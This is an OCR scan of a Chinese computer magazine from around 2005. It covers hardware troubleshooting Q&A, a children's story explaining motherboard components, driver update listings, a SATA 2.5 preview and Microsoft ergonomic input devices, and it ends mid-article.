问：一台计算机基本配置如下：Pentium4 1.7GHz、512MB、80GB硬盘。只要玩一会网络游戏，机箱内就会发出报警的声音，请问这是什么问题造成的？

答：这种问题一般都是电脑的散热系统出了故障，散热效果不好，使得整个系统温度或CPU的温度达到主板BIOS中所设定的温度警报上限所造成的。很显然，当你的系统在运行网络游戏时，硬件系统工作在高负荷状态下，硬件本身温度升高而又得不到良好的散热，由此发出高温警报。这时，你应该检查一下机箱中的温度是否正常（主要看CPU），再看看机箱内的散热器是否正常工作。此外，还可以检查一下BIOS中你所设定的温度警报上限是否太低，一般来说该值设定在75～80摄氏度比较合适。

5 计算机长时间关机难以启动

问：一台计算机精英815EP主板，长时间断电后，开机无法点亮，屏幕无显示，硬盘和电源指示灯长亮。等待几十分钟后硬盘才启动，出现BIOS画面，进入系统后一切正常。有时出现CMOS信息丢失，原以为是CMOS电池的问题，但在更换电池后故障依旧。这个问题只在长时间关机后出现，每天开机的话就没问题，请问是什么问题造成的？

答：该问题应该和主板的BIOS有关系，您可以先更换BIOS的纽扣电池。如果故障依然没有排除，那就说明这不是电池供电不足引起的CMOS丢失，可能是主板自身电路的问题了。这时最好的解决办法就是将主板送到厂家的售后服务中心去检测维修。如果你不想修理的话，可以尝试着在BIOS中开启键盘开机等功能，并且每次关机之后不要断开电脑的电源。这样就能保持主板在系统关闭时仍然保持部分电力供应。不过，这是没有办法中的办法，并不能保证每一款主板都适用的。CF[SB04]

小强 PC 梦幻之旅

漫 游 主 板 世 界

■广东　水水

小强今年刚刚读上六年级，为了能够让他早早地接触电脑，爸爸送给他一部电脑作为生日礼物。面对着这个“铁疙瘩”，小强的心里面充满了好奇：电脑里面究竟有什么东西呢？为什么那色彩斑　的图画会在显示屏幕上面活灵活现呢？那动听的生日歌是怎么会从电脑音像里面传出来的？为什么电脑里面能够存放那么多的书籍、音乐甚至是电影呢？


光球乍现 梦想成真

在生日当天的晚上，大伙儿围在生日蛋糕面前燃起了蜡烛，让小强在十二根蜡烛前面许一个愿。“如果能够有一个老神仙出现，带我跑进电脑里面就好了……”小强闭上眼睛默念着，想不到当他睁开眼睛的时候，却发现火苗居然停止不动了！就连身边的爸爸、妈妈、爷爷、奶奶都像木偶一样静止在原地！“不用害怕，我就是你想要找的‘神仙’了，我把时间暂时停滞住了，今天来到这里是为了实现你的愿望而来的！”一个光球出现在小强的面前，从里面传来一个慈祥和蔼的男中音。“那么说你可以带我到电脑里面了？”小强的不安在一瞬间烟消云散，心里面全部都充满了兴奋。“没错！来吧我的孩子，我们一起到电脑里的世界去漫游吧！”话音刚落，小强只觉得全身上下都被光球包围住，等到白光散去，他惊　地发现已经已经站立在一块巨大的，花花绿绿的地板上面，地上划满了各种呈平行线排列的图案，远处还有几块看上去和地板差不多的“墙壁”，通过一个白色的“槽”与地板相连，这一切对他来说都是那么陌生。

主板是个小小的世界

“这里就是主板了，也是整部电脑的‘地基’！”光球在小强耳边说道。

“主板？它在电脑里面起着什么样的作用啊？”小强不解地问道。



光球说道：“主板也叫做母板，英文叫做 Mainboard。它是整部电脑的平台，平时我们需要用到的一切设备，包括什么内存、CPU、光驱、硬盘、软盘、显示卡、声卡、网卡之类，都是通过主板这个平台连在一起，从而开始协同工作，构成一部电脑的。如果将电脑比喻成一栋大楼，那么主板就相当于地基，各种设备也就是不同的房间了。”光球话音刚落，一幅主板原理图出现在小强的面前。

“哦！明白了，我们平时听的音乐，看的电影，那些东西都要连接在主板上面，才能够工作呀！”小强说着用脚踩了踩地板，“这个主板是用什么东西做的呀？”

“主板是由很多不同的部分组成的，你踩着的这个叫做印刷电路板，也叫做 PCB 板(见图1)，你可别小看这块板，里面可是有至少四到六层厚哦！里面有数不清的电路，就是那些平行的条纹了，主板上面不同的部分就是通过这些电路连接起来的”光球停顿了一下，又继续说道，“以前主板有很多种规格，包括 ATX、Micro-ATX、Baby-AT 和 NLX，现在好了，大家都用 ATX 的，标准统一，使用起来很方便！”




图 1

小强在主板上面跳了几下，此时他发现不远处的地板上有一个四方形的绿色方块，明显要比别的地板高，“这个是什么东西？”

“这是主板的南桥芯片(见图2)！”





图 2

"南桥芯片？为什么主板里面要有桥，主板里面也有河流和公路吗？"

小强刚说完，就听到光球笑了起来："没错，主板就像一个'小世界'，你所看到的一条条电路不正是公路吗？主板上面的一个个原件，就好比工厂和仓库，就是这些'公路'把各个工厂生产出来的'产品'运输到主板的各个地方！"

看见小强似懂非懂的样子，光球又接着介绍：主板里面最重要的芯片有三种，分别是北桥、南桥和BIOS芯片(见图3)。北桥芯片和南桥遥遥相望的那个，它的主要功能是数据传输与信号控制，也就是一个'交通调度员'，它一方面通过前端总线与CPU交换信号，另一方面又要与内存、显示卡和南桥交换信号，成为CPU和内存储设备(内存、显卡)之间的'桥'。而南桥芯片，就是相当于一个'加工厂'，主要负责外部设备的数据处理与传输，硬盘、闪存盘，光驱，USB设备等等都要通过它来控制。而BIOS芯片就是把一些直接的硬件信息固化在一个只读存储器内，是整台电脑的软件和硬件之间的重要接口，相当于一幅'地图'，告诉我们的软件系统在电脑里面究竟有什么硬件，所以它的性能直接影响着我们的各种设备和我们的电脑操作系统软件之间的兼容性。如果BIOS出了错误，或者被病毒入侵，我们的电脑就无法启动了！"


图3

"那么说我们的键盘、鼠标这些输入设备都是相当于原材料加工厂，把信息'原料'送到主板里面咯？"

"没错！你真是聪明的孩子！"


主板世界的心脏

在光球的称赞声中,小强来到了一个脸朝上躺在一块乳白色的"毯子"上，身上还盖着一个巨大的风扇和散热铜片的家伙面前，"这个东西是什么？为什么要那么大的风扇？"

"这是电脑的'心脏'，叫做CPU，也就是平时所说的中央处理器，现在外面主流的CPU有Intel(英特尔)和AMD两种，它们各自又有双核心，单核心，32位，64位之分。"

"那我是不是买了什么CPU都可以插到这上面？"

"当然不能，CPU的型号是由插槽来决定的，你看到的CPU身体下面的那个乳白色的'架子'就是CPU插槽了，譬如说现在英特尔的CPU就有Socket 478，LGA775(见图4)，AMD的就是Socket 940和Socket 939、Socket 754、Socket 462等等插槽，以后你要升级CPU和主板，一定要看清楚两者是否兼容哦。"


图4

"那么多的型号呀？！"小强瞪大了眼睛，"那我买什么插槽的CPU才好啊？是不是数字越大越好？"


"呵呵，就拿英特尔的CPU来说，Socket 478都是一些比较'旧'和'低端'的，譬如单核心32位的P4A，P4B，P4C和赛扬，而LGA775主要就是双核心的P4，还有64位的P4。AMD方面，Socket 754和Socket 462比较便宜，因为二级缓存比较少，性能也低点，Socket 940和Socket 939性能强，价格也相对较高，就看你自己需要什么性能咯！"

"64、32位？双核心？二级缓存？"小强对这几个名词一脸的茫然。

"我们现在的CPU大多数都是32位的，64位的性能要好很多，是以后的趋势，不过也需要64的软件才能够发挥。至于双核心，简单来说就是一个CPU有两个心脏，可以在同样的时间里面干接近多一倍的活。而二级缓存嘛，说了你也不懂，反正越多越好就是了，以后关于CPU的事情我可以慢慢跟你说哦！"

内存是个大仓库

这时光球飞到四条长长的，分成两组不同颜色的插槽前面："你看到了吗？这就是内存插槽了(见图5)，我们平时所说的256MB内存，512MB内存，1GB内存都是要插在这里才起作用的。"


图5

小强看着内存槽，又看看CPU那边："神仙伯伯，内存是不是和CPU一样，要有不同的插槽啊？"

光球又一次称赞了小强的聪明："没错，内存插槽又分为SDRAM，DDR，DDR2插槽，不同的插槽只能插相应的内存，这点和CPU的道理是一样的，不过你爸爸是整机购买，所以自己也不需要考虑了。"

"我们为什么要用这些不同的内存呢？你跟我说过，内存只是存储'仓库'啊，不是体积够大就可以了么？"

"那当然不是了，我们不但要求'仓库'体积大，更加要求仓库的'门'要大，也就是说里外运输'货物'的速度和效率更高。在几年前，SDRAM是市面主流，但是

随着‘公路’上货物越来越多，SDRAM这个仓库的大门无法快速装卸货物，于是出现了DDR内存，它的‘门’比SDRAM更大，到了现在DDR也支撑不了多久了，于是又出现了DDR2，所以为了追求高效率高性能，我们就需要用不同的内存了。”


“这两组内存插槽分成两种不同的颜色，应该是有特别的安排吧？”

“那是双通道内存的特点，所谓双通道就是相当于在你的仓库上多开一个大门，两扇门同时工作，肯定要比一扇门快，要使用双通道内存的模式必须将两条同样容量、同样速度的内存插在同样颜色的内存插槽里面才行哦！如果你只有一条或者三条内存条，那么你无法为仓库多开一扇门了。”

主板：我拥有一颗接纳的心

小强远离了内存和CPU，来到一堆白色的插槽前面，和前面的插槽不同的是，这堆白色插槽总共有5条，都是平行排列的，其中一条上面还插着一个绿绿的“卡”，他突然叫了起来：“这些东西我知道，爸爸曾经说过是PCI插槽！”

“没错，这些就是PCI插槽(见图6)，除了现在上面的那块网卡，我们平时用声卡之类的外部设备，只要是采用PCI接口的，就必须插上去才能够使用。你来看看这个，”光球此时飘到了一个和PCI差不多，只是稍长一点的插槽前面，“这是最新的PCI插槽，叫做PCI-Express，简称PCI-E。”



图6

“PCI插槽也有不同？为什么我们要用PCI-E这种插槽啊？”

“这个问题和内存差不多，PCI作为一种连接‘原料加工厂’和‘处理器’之间的通道，现在已经无法承受大量的‘信息流’车龙了，经常会造成塞车，让电脑的性能打折扣，因此我们就要把这条公路拓宽，可以同时容纳更多的‘信息流’，这样电脑的性能就会更加强了。目前PCI-E主要应用在显示卡上面呢。”

“显示卡我知道！就是把电影和好看的图片都显示到屏幕上面的东西！但是我记得爸爸说过显示卡都是AGP接口的，有什么AGP 1X，4X，8X……”

“ ，但是AGP已经不能应付流量如此大的车龙了，因此越来越多新型显示卡采用PCI-E接口(见图7)，而且PCI-E和AGP一样也有了多种速度，从1X到16X，数字越大性能越高，下次让爸爸帮你升级显示卡的时候一定要提醒他，看准了接口才买哦！”


图7

“ ？这个是什么东西？”小强来到了两个四周用坚硬的塑料包围起来的“插座”前面，和别的插座插槽不同的是，这里面是数十根尖尖的“针”。

“这是IDE接口(见图8)，专门连接IDE设备，也就是软驱，硬盘，光驱这些东西……”



图8

听见光球欲言又止，聪明的小强立刻叫了起来：“哈哈，你要告诉我，IDE接口也有不同的型号？是不是IDE-E，或者IDE 8X啊？”

“ ，IDE虽然没有别的型号，但是现在出现了一种新的接口，让我们可以不需要通过IDE来连接硬盘，那就是SATA和SATA2”

“SATA？SATA2，和爸爸说过的ATA 100和133一样的吗？”

“ ，ATA 100/133说的就是硬盘的传输速率的规格，也就是说它们最多能够每秒传输100/133Mb数据。但是现在电脑的数据越来越多，因此出现了SATA模式，它最多能够每秒传输150Mb的数据，SATA2(见图9)就更加厉害了，每秒最多能够传输300Mb数据，更加有多种实用功能，所以现在越来越多的人采用SATA2接口的主板和硬盘！”


图9

“这么说我不但要有SATA2接口的主板，还要SATA2的硬盘才可以用上这样的高速度了？”

“没错！”

不知不觉，小强在各种插槽，芯片，电容之间转了一个大圈，看着各种设备井井有条地连接在主板上， 然一个电脑“大家庭”，心里面的疑问更加多了：“神仙爷爷，你能够带我进去看看别的电脑硬件吗？我还想知道更多呢！”

“呵呵，果然是个好学的孩子，好，我满足你的要求，不过今天的时间已经到了，你得回去休息了，等你休息好了之后，心里面呼唤我，我就会出来，带你游历你想去的电脑世界！”

“好啊！我们一言为定！” CF [ZS01]

热门驱动快快报

nVIDIA GeForce 系列显卡最新 ForceWare 驱动 81.84 Beta 版。

u 更新如下：该驱动主要是针对《黑与白 2》进行了全面优化，其它特性包括：1.增加了nVIDIA SLI技术支持的厂商名单。2.针对双核心处理器系统提升了性能。3.增加了对PureVideo高清反交错处理技术(PureVideo high definition de-interlacing)的支持。4.增强了对HDTV的兼容性。5.支持DirectX 9.0c和OpenGL 2.0。

u 适用环境：Win2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52357.htm

nVIDIA nForce1/2 系列芯片组最新 remix(合成)驱动 2.5.1 版。

u 更新如下：这是由Planet NVIDIA网站的硬件高手们为nForce1/2系列芯片组推出了一款remix(合成)驱动，各项组件的版本如下：NVIDIA AGP驱动4.40版、网络驱动4.71版、SMBus驱动4.50版、NVIDIA SW IDE驱动6.21、内存控制驱动4.40版、SoundStorm驱动4.64 WHQL版、NVIDIA NvMixer工具4.51版。

u 适用环境：Win2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52052.htm

Liteon 建兴 SOHC-5235K Combo 刻录机最新 Firmware LK06 版。

u 更新如下：改善了性能。

u 适用环境：Win98SE/ME/2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52355.htm

MSI 微星 DR8-A2 DVD ± R/RW 刻录机最新 Firmware 160D 版。

u 更新如下：1.增加了读写性能。2.改善了与CD-R/RW盘片的兼容性，支持市场上更多盘片。

u 适用环境：Win98SE/ME/2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52128.htm

Intel 英特尔 PRO/Wireless 2100 无线笔记本网卡最新驱动包 7.1.4.5 多语言版。

u 更新如下：这是Intel最新发布的2100无线网卡最新驱动包，包括1.2.4.35版驱动和Intel PROSet无线管理工具7.1.4.5版。新版驱动修正了在由休眠模式恢复后会出现重新连接失败的问题。

u 适用环境：Win2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52196.htm

Realtek 瑞昱 ALC ALC880/ALC882/ALC883/ALC260/ALC262/ALC861 HD Audio 声音芯片最新驱动包 1.25 版。

u 更新如下：1.升级Realtek声音芯片驱动程序到5.10.0.5172版。2.增加了一些自定义项目。3.更改Azalia在setup.ini文件中的名称。4.增加了系统语言鉴别程序。

u 适用环境：Win2000/XP/XP-64

u 下载地址：http://www.mydrivers.com/dir130/d52248.htm

ATi Radeon 系列显卡最新 DNA 加速驱动 4.3.5.9 完全版。

u 更新如下：1.基于催化剂5.9制作而成，使用了5.7的控制面板。2.删除了eXp选项(正在制作一个新的替代选项)。3.对于Radeon 9500及以上显卡，默认开启Adaptive Anti-Aliasing(自适应抗锯齿)选项。4.更新了控制面板Logo，增加自定义面板Logo功能。

u 适用环境：Win2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52333.htm

ATi Radeon 系列显卡 DHzer0point 加速驱动最新 0.59 版。

u 更新如下：.基于催化剂5.9版制作而成。2.改进了安装程序，能够支持多语言，并且修正了先前在笔记本电脑上安装时出现的问题。3.增强了在CS:S中的整体性能。4.开启对多线程技术的支持。5.驱动包中附带了Radlinker程序，可以用于超频。6.支持全系列ATi mobility移动显卡。

u 适用环境：Win2000/XP

u 下载地址：http://www.mydrivers.com/dir130/d52374.htm



热门驱动热辣评

1. 在微软官方逐渐停止对Win98/ME系统支持后，各大显卡厂商也相应减少了提供新的Win98/ME驱动，不过ATi公司还是会经常照顾一下仍在坚守Win98/ME阵地的朋友们，这是最新发布的5.9版催化剂驱动，更新如下：1.增加对ATI Radeon Xpress 200系列芯片组的支持。2.支持将PCIe设备作为第二个显示适配器。3.改善了在游戏和应用程序中的3D可视化效果。4.修正了在Far Cry v1.2中纹理显示错误的问题。5.解决了试图从待机/休眠模式恢复时，会导致系统失去响应的问题。6.修正了在ATI Radeon 9550/9600 AGP显卡上进行2D benchmark测试会导致系统失去响应的问题。

适用环境：Win98SE/ME

下载地址：http://www.mydrivers.com/dir130/d52311.htm

2. 由于策略的原因，从不同渠道泄漏出来了众多不同版本的nVIDIA ForceWare驱动，这些驱动中有些可能是针对某款特定的游戏进行优化，有些则是加入对新型号产品的支持，而且它们的版本号有时可能相差非常大，这会导致用户在选择驱动时会产生困难，但如果是nVIDIA官方发布的驱动，那可要成为你不二的选择了。这是nVIDIA官方在其主页发布了一款专门针对Windows XP Media Center Edition系统的ForceWare驱动77.79版。更新如下：1.GeForce 6800和GeForce 6600显卡通过了美国影像科学基金会(Imaging Science Foundation，ISF)的认证。2.为Windows XP Media Center Edition设计了兼容硬件。3.更新了英文驱动组件。4.支持Windows XP MCE update2。5.支持GeForce 7系列显卡。6.包括NVIDIA Media Center Display Extensions，通过媒体中心的远程控制可以访问NVIDIA display/video设置。7.支持DirectX 9.0c及OpenGL 2.0。8.通过了WHQL认证。

适用环境：WinMCE

下载地址：http://www.mydrivers.com/dir130/d52228.htm

CF [ZS02]

一统天下！SATA2.5 技术前瞻

★★★★

■广东 001pc.com

繁忙的广州，每天早上坐公车上班都要堵上十来分钟，如果路可以扩宽 2 倍或更大的话，我就可以很快地回到公司了；我们的计算机系统运行时，数据流量之大也如早上上班时间的公路一样，硬盘数据传输（特别是PATA）也会时有发生"塞车"现象，出现等上一分钟的"幻灯片"时间，如果我们的硬盘数据带宽是当前系统的 N 倍，那还用担心"塞车"和"幻灯片"时间吗？

SATA（Serial ATA）硬盘的出现可以说是缓和了"塞车"问题，理论上 SATA 传输线的传输速度比 PATA 要快了近 30 倍。人类对速度的追求永无止境，就在 SATA1.0 出现不久，更多、更高级的 SATA 规范开始主演着硬盘一次又一次的革命。然而，SATA1.0、SATA1.0A、SATA2 目前正并存于市面上，实在是混乱！




小知识

SATA 历史回顾

SATA 是由 Intel 公司于 2000 年发起，是为了取代 PATA 接口硬盘而开发的新型硬盘接口技术，SATA 1.0 即第一个正式版于 2001 年正式确立，而 SATA 1.0a 是对 SATA 1.0 的微小修改，改正了一些问题，也可以说是 SATA1.0 的终结。2002 年初 SerialATA 委员会又公布了第二个正式版的 Serial ATA 串行标准。

SATA 技术特征表

技术特征	SATA1.0	SATA2.0
近似速度	1.2Gb/s（150MB/s）	2.4Gb/s(300MB/s)
近似速度	1.5Gb/s	3.0Gb/s
推出日期	2001 年年中	2004 年年中
连接电缆	0～1 米	0～1 米
接口组件	如下图	



终于，今年 8 月 25 号，在 IDF2005（Intel Developer Forum）上，The Serial ATA InternATIonal Organization（SATA-IO）公布了 2.5 版 Serial ATA 规范，新的 SATA 2.5 规范是 7 个规范的综合，集成为一，目标显然更多是针对系统集成商而不是最终用户。这 7 个规范包括了 SATA 1.0a 规范和 6 个前 SATA 2.0 扩展规范，如今这些的总和称为 SATA 2.5。如此一来，就清晰很多了。

SATA 到底有多好？

作为当前最主流的硬盘连接规范，SATA 相对 PATA 来说，优点相当突出。首先，串行 ATA 的数据传输率比并行 ATA 高。最明显的一点，在 SATA1.0 中就能达到 150MB/s 的突发数据传输率，比最快的并行 ATA 标准 ATA/133 所能提供的最高数据传输率还略高一筹。而从 Serial ATA 的发展趋势来看，串行 ATA 的速度将是 150MB/s 的 N 倍。如此一来，硬盘将不再是系统性能的瓶颈了。

其次，SATA 的连接比 PATA 要简单，拓展性也比 PATA 要好。在 SATA 标准中，只需要四根针脚就能够完成所有工作，第 1 针供电，第 2 针接地，第 3 针作为数据发送端，第 4 针充当数据接收端。另外，由于 Serial ATA 使用这样的点对点传输协议，所以不存在主 / 从问题，并且每个驱动器是独享数据带宽。因此，用户不再需要设置硬盘的主从跳线；系统也将不再受限于单通道只能连接两块硬盘。

再者，在数据连接的物理构造方面，PATA 电缆很宽，不利于机箱内空气流动，而且最长只能到 45 厘米，而 SATA 电缆很细，装在机箱里令人感到舒服，最长能到 1 米。而且，SATA 还支持热插拔，PATA 则不能。

SATA2.5 技术看点多多

SATA 2.5 规范是 7 个规范的综合，包括了 SATA 1.0a 规范和 6 个前 SATA 2.0 扩展规范。其中 SATA 2.0 的 6 个规范分别是：3Gb/s、NCQ、Staggered Spin-up、Hot Plug、Port Multiplier 及 eSATA。


1.3Gb/s 传输

300MB/s 的外部接口传输速率，即最初版本 SATA 的 150MB/s 的两倍。这个速度是 SATA 设备和控制器点对点的连接速度，也就是说两者之间的通信以 300MB/s 为速度上限。3Gb/s 特性不能给现有的 ATA 硬盘驱动器带来什么帮助，设备和控制器之间握手速率的提升仅仅能在改进了硬盘缓存效率之后让突发传输速率突破 150MB/s 而已，这可能让

硬盘在某些情况下比同等 SATA150 硬盘快上 1/10 秒，也许还不到 1/10 秒。

2.NCQ（原生命令排序）


NCQ 可以排列硬盘所接收到的指令以改进性能。具体来说是将所接收的指令以某种顺序进行重新排序，排序的目的在于让磁头能集中寻址，减少磁头不必要的来回寻址以缩短整体用时，当遇到大量随时寻址的操作时，通过硬盘的微处理器，他们会被标记然后重新排序。这样是为了减少硬盘寻找数据头时的时间。



图中，我们可以看出 NCQ 读取数据时，磁头所走的路线很明显地比没有 NCQ 的要少很多

3.Hot Plug（热插拔）

热插拔，也称 Hot Swap。在 PATA 时代，ATA 硬盘本身不具备这样的功能，插针接口的物理特性本身限制了热插拔操作的可能。而 SATA 一开始就设计成支持热插拔，无论是控制器等部分，还是物理接口都在为支持热插拔而特别设计。




最明显的是 SATA 的弹片式接口，长短不一的数据/电力接口触点保证硬盘和主机/电力脱离的瞬间保持接地，来保护硬盘控制电路以及主机部分免受击穿。不过，目前 SATA 热插拔还局限于机箱内部，要在一台运行中的计算机机箱内热插拔 SATA 硬盘是一件复杂、麻烦及不必要的事。而 USB 接口的移动硬盘、优盘等，在方便性方面相对更具优势。

4.Port Multiplier（端口复用技术）

Port Multiplier 的作用是一个活动主机连接多路复用至多个设备连接，实现以通道的形式和单独的每个硬盘通讯，即每个 SATA 硬盘都独占一个传输通道，所以不存在像并行 ATA 那样的主/从控制的问题。其形式就像是网络中的交换机，实现局域网内每台 PC 独占一条网线。

其实，Port Multiplier 本身就是星形拓扑架构的体现，对网络技术有了解的朋友就会明白星形比总线拓扑更为优秀。不过，由于 ATA 的定位及软件（包括指令集）功能所限，Port Multiplier 只可以算是一个初级的星形拓扑，极其量也只是一个 SATA 的 HUB，而且不支持级联。尽管如此，相对于 PATA（初级总线拓扑）来说，SATA 的 Port Multiplier 已经是一个大突破，也相当的实用。



一个可以连接多个 SATA 硬盘的插座

5.eSATA（外部 SATA）

eSATA 是希捷(Seagate)公司推出的外部 SATA 规格接口，一种扩展 SATA-2 接口，它是用来连接外部而不是内部 SATA 设备。eSATA 在实际应用时，数据传输率高达 150MBps－300MBps，而且为外部设备的使用提供了更佳的保护措施。SATA 的数据线是一条大约 1cm 宽的扁平线缆，而 eSATA 的数据线则是由两条圆线缆并排粘合在一起构成的，外面还包着坚固的外皮。这种新接口可以提供 USB2.0 接口的 5 倍速度，并且具有 SATA-2 的所有新增功能。

目前，市面绝大部分 PC 系统以及零售的主板上都没有配置标准的外部 SATA 接口；市场上几乎买不到提供 SATA 外部接口的移动存储装置；如果 SATA 硬盘直接应用在外部，它缺少方便的电力连接装置并且本身也缺乏有效的保护，脆弱的 PCB 完全暴露在外面。静电、震动往往会使一个硬盘从此停止工作。看来，外置 SATA 硬盘的装置在不久之后将会出现在市面上，那时，大家就可以享受 5 倍 USB2.0 的外接数据传输速度了。

6.Staggered Spin-up（交错启动）

交错启动模式(Staggered Spin-up)功能，该项交错启动功能可使主机于多重硬盘装置中启动个别的硬盘。这一模式可减少系统启动时所消耗的电源，并让系统设计减少电源供应，以及减低终端用户的拥有成本(TCO)。新款硬盘同时也具备错误侦测码(Error Correction Code，ECC)功能，可在硬盘运行期间确保用户数据安全。

综上所述，SATA2.5 仅仅是一个对目前混乱的 SATA 的规范作了一个统一，从此，我们不再需要申明什么什么 SATA Ⅱ、什么什么二代 SATA 等了。一个 SATA2.5 一统天下，不过，这仅仅是一个官方给出的名字而已，在性能方面，SATA2.5 相对 SATA2.0 并没有实质性的提升。想得到更快，更稳定，更完善的 SATA，我们还需依赖硬盘研发商的努力了。

CF [ZS03]

健康用电脑

人体工程学：为你的舒适而生

■水月子

在九月初，微软召开了盛大的发布会，一口气推出了 下的九款键盘鼠标新品，从游戏鼠标、办公鼠标/键盘到无线鼠标/键盘样样俱全，除了强大的硬件性能之外，在这九种新品之中都不约而同地采用了最新的人体工程学设计，让业界的目光一下子又注视到被忽视了很久的人体工程学技术上。下面我们就来看看，微软的这些新鼠标和键盘有什么过人之处，人体工程学又有什么奥妙！

从了解微软新键盘鼠标开始

1.键盘：绝对的放松与自然

本次发布的九款硬件新品中，包括了两款键盘新品，分别是微软舒适曲线键盘2000(Comfort Curve Keyboard 2000)和微软人体工学键盘4000(Natural Ergonomic Keyboard 4000)。其中的明星当数微软人体工学键盘4000了。在它身上我们可以找到多个为了人体放松和自然而特别设计的部位：



手和键盘的夹角：一般我们在使用键盘录入信息时往往会保持双手内倾的姿势，手与键盘之间的夹角约为45度，长时间工作之后会产生不舒适感，而微软的这款键盘改良了按键分区与排列，使用户的双手和双臂时刻处于极自然和舒适的位置。左右键区14度的分列式扇形布局能够最大限度地我们在操作过程中的手腕疲劳，而自然的弓形仿生学曲线则让手指在按键时移动的距离极其微小。

按键和键区设计：微软人体工学键盘4000地按键和键区设计都是经过优化的。其中键区的分隔和曲线按键排列让用户的前臂、腕部和手掌施力更少，此外按键底托的曲线让手指在按键时更感轻松，让用户体尝到更好的操作手感。智能缩放滑块和自定义键也可以减少我们平时操作的强度，提高工作效率。

2.鼠标：舒适与功能齐备

在九款新品有六款鼠标新品（还有一个键鼠套装），可见微软在鼠标设计方面下的苦功了，而这六款新品鼠标之中，人体工学技术运用的出神入化的又数无线迅雷 6000和暴雷 6000了。

无线迅雷 ：轻巧舒适的人体工学



